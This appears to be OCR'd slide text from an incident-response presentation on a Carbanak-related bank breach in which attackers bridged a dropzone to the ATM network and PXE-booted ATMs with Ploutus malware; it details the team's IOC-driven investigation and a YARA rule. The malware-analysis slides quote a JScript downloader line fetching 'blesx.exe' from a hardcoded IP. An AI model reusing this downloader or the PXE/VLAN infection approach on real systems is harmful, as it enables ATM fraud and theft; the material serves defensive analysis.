
Bingo! Stage


Now the attack shifts to different targets. It escalates to a specific area of the target network: the ATM WAN.
10
ATM
ATM
ATM
ATM
11
12
ATM Jumpbox
Through lateral movements the attacker reaches the Jumpbox used to manage ATM networks reachable just from specific hosts.

Bingo! Stage… problems…

- ***Now the attacker has a couple of problems.***
- ***To upload malware he needs to allow direct access from the ATM network to an internal dropzone where he has dropped ATM tools. The Jumpbox he has reached does not allow file transfer.***
- ***How to infect the machines with a malware that requires to run a "patched Windows Operating System" without the support from an insider accomplice?***


Bingo! Stage: Solution 1



Bingo! Stage: VLAN modification


The attacker decide to change the VLAN of the Dropzone server once he has solved the second problem…

He is ready to move the Dropzone server to the ATM network and bridge it to the terminals.



Bingo! Stage: Solution 2

- ***To solve the problem of run a patched OS, the adversary decides to go for PXE boot.***
- ***That allows the attacker to reboot remotely the ATM and force the load of the patched OS without the help of insiders…***
- ***He configures the PXE Server and drops the patched OS including Ploutus Trojan.***



If the reboot is successful and the PXE server sends the OS the result is a fully patched and infected ATM terminal

Rebooting an ATM results in the system PXE booting to load its OS.


Once the system is back on, if an accomplice is in front of it and has the proper pincode he can pilot the ATM to give $$$

The PXE…

Preboot Execution Environment (PXE), is used to boot a computer with an ethernet network connection and a support server. It doesn't need a disk, a cdrom, a pendrive or a dvd.

The protocol can be implemented through:

- *IP*
- *UDP*
- *DHCP*
- *TFTP*



Two anomalies…

- ***The attack started on April 2015.***
- ***The ATM fraud started on September 2015.***
- ***But in July a Third-Party Security company inform the bank of the presence of Webshell in one public server.***
- ***The bank opened an internal investigation that confirmed the presence of webshell, but they don't investigate further.***
- ***The adversary has already removed part of his arsenal and the strange Windows XP ISO file they discover was not properly classified as dangerous.***
- ***The second anomaly came from the local police forces that have jailed two young men that were empty an ATM without even a credit card.***
- ***Under interrogation, the young men just tell they have been instructed to go for a specific bank and with a specific code collect all the money.***

The internal investigation results

- ***ATM was seized and surprisingly the machine was infected by Win32.Ploutus.***
- ***The machine has been extensively investigated for the presence of any sign of insider actions against the device, but nothing arise.***
- ***The Security team started investigating other claims coming from branches that report similar frauds without signs of physical breaches.***
- ***At this point they decide to wide the investigation requesting external support.***


Our investigation

- ***The investigative methodology we use, as IR Team, is based on Actionable IOCs (AIOCs).***
- ***To build AIOCs, we employ a systematic approach that relies on the synergy of network and host visibility with log and malware analysis in order to identify key indicators that can be formalized and stored in an organized knowledge base for rapid reuse during subsequent investigations.***
- ***The knowledge base aggregates the Actionable IOCs, otherwise they remain atomic indicators, to build actor attack profiles that can be quickly applied to investigations in order to streamline response efforts and give non-circumstantial evidence towards attribution of malicious actors.***
- ***Succeed in a rapid attribution during the early stages of an incident investigation can significantly lower the time required to resolve the case.***

Our investigation

What's reliable and what not…


- Our investigation started in parallel performing host forensic on the ATM and malware analysis.
- Meanwhile we have requested enhanced network visibility with a full packet capture solution collecting traffic on all Internet facing areas.



Actionable IoCs

- ***In our approach, the malware analysis is a key element to generate reliable IOCs because it is the moment when the artifacts discovered in the compromised systems can "talk" to the analyst and presents the indicators that are needed to measure the extension and the goal of the actual attack.***
- ***There are several IOCs that could be extracted from a good malware analysis process and I am not assuming this means necessarily to reverse engineer the malware.***
- ***Even a simple Yara rule that allows the analysts to perform a file sweep on the entire segment of a network or an entire enterprise could be enough.***
- ***The most important aspect to transform atomic IOCs to Actionable IOCs is the formalization process, made through comparison with the consolidated KB, lab analyses and peer review.***

Malware analysis process to build AIOCs



Our investigation

- ***During the earliest stage of investigation we just have logs and we immediately suspect the breach of the Jumpbox between the ATM network and the bank Intranet.***
- ***We started the analysis on that system by looking for artifacts and suspicious log accesses.***
- ***We discover no bruteforce of password or similar activities, but a significant number of logon during off-work hours from other internal machines.***
- ***The resulting list of hosts used to access the Jumpbox has been seized and forensically analyzed.***
- ***After the distribution of ECAT in the environment we discover the presence of Mimikatz in several key servers and the presence of Win32.Sekur.Spy***
- ***That tells us about Carbanak.***

Win32.SecurSpy analysis

- ***Once the vector file is opened (in our case Word document attached to the email), the vulnerability (CVE-2015-1770) is exploited.***
- ***The payload is then written into the "1B9D.tmp" file, which performs the function of downloader. This downloader uses the Microsoft Jscript library to find the HTTP address contained inside the malicious files.***
- ***The hardcoded link will drop the second stage payload called "blesx.exe". This executable is a self-extracting installer (NSIS).***

```
JScript 0.fs = GlobalObject.ActiveXObject.CreateInstance(new
{
    "Scripting.FileSystemObject"
});
JScript 0.u = "http://78.128.92.49/blesx.exe";
```

- ***The main function of this installer is to call "System.dll" that will execute "stole.dll". The function of "stole.dll" decodes and executes Blesx.exe.***

Win32.SecurSpy analysis

- ***Now "blesx.exe" can proceed to inject the "svchost.exe" process, and then it copies the payload inside a common directory:***

  "%AppData%\Mozilla\svchost.exe"
- ***In the same directory Carbanak creates a file with a random name and a ".bin" extension, where it stores commands to be executed.***
- ***The malware analysis has permitted to identify precisely the variant of the malware and to develop atomic IOCs, refined and formalized during the rest of the investigation. These aIOCs allowed us to discover other infected machines.***
- ***In the end we unearthed the way the attacker moves laterally and accesses other internal systems without installing more malware.***

YARA RULES: Win32.SpySekur

```
rule Win32.SpySekur {

strings:
  $s1 = "\\Temp" wide ascii
  $s2 = "NullsoftInst" wide ascii
  $s3 = "MoveFileExA" wide ascii
  $s4 = "GetTempFileNameA" wide ascii

condition:
  all of them
  // MZ signature at offset 0 and ...
  uint16(0) == 0x5A4D and
  // ... PE signature at offset stored in MZ header at 0x3C
  uint32(uint32(0x3C)) == 0x00004550
}
```

Blesx.exe uses NSIS system (Nullsoft Scriptable Install System) which is a script-driven installer.

This function is used to move an existing file or directory

Used to create a name for a temporary file

Investigation


By applying the AIOCs to the whole environment we have identified not only the infected machines but a number of services and user accounts fallen into the hand of the adversary.

Looking to RADIUS logs we discovered some logon to internal devices (switches), made in off-work time.

Widening the analysis, we have been able to identify the reason for the reported switch management access: the ATM circuit.


VLan changes

Reiterating the search in the switches configuration management tool we discover that, in several cases, the Data Center switches between the Dropzone server (still unknown to us) and the ATM management VLANs have been restored from previous configurations.



PXE Boot

Thanks to the previous VLAN change discovery and using a full packet capture platform, we have been able to identify the way the attacker infected the ATMs: the PXE boot.



Win32.Ploutus

The ATM malware

- **TrojanSpy:ATM/Backdoor.Ploutus was one of the first ATM malware variants to be publically disclosed. Traditionally, this malware required physical access to the ATM in order to be installed, however if the attacker had the opportunity to remotely access the operating system from internal banking network segments the malware could also be installed remotely.**
- **In our case, the attacker has been able to recompile Ploutus source to be able to adapt it to the specific environment.**
- **Still, with the help of money mules, it has been able to steal money and collect Credit Card information about Bank customers that have used the ATM device in the hours before the robbery.**
- **The mule in fact, has collected the codes thanks to the ATM itself.**

Investigation: ATM Malware

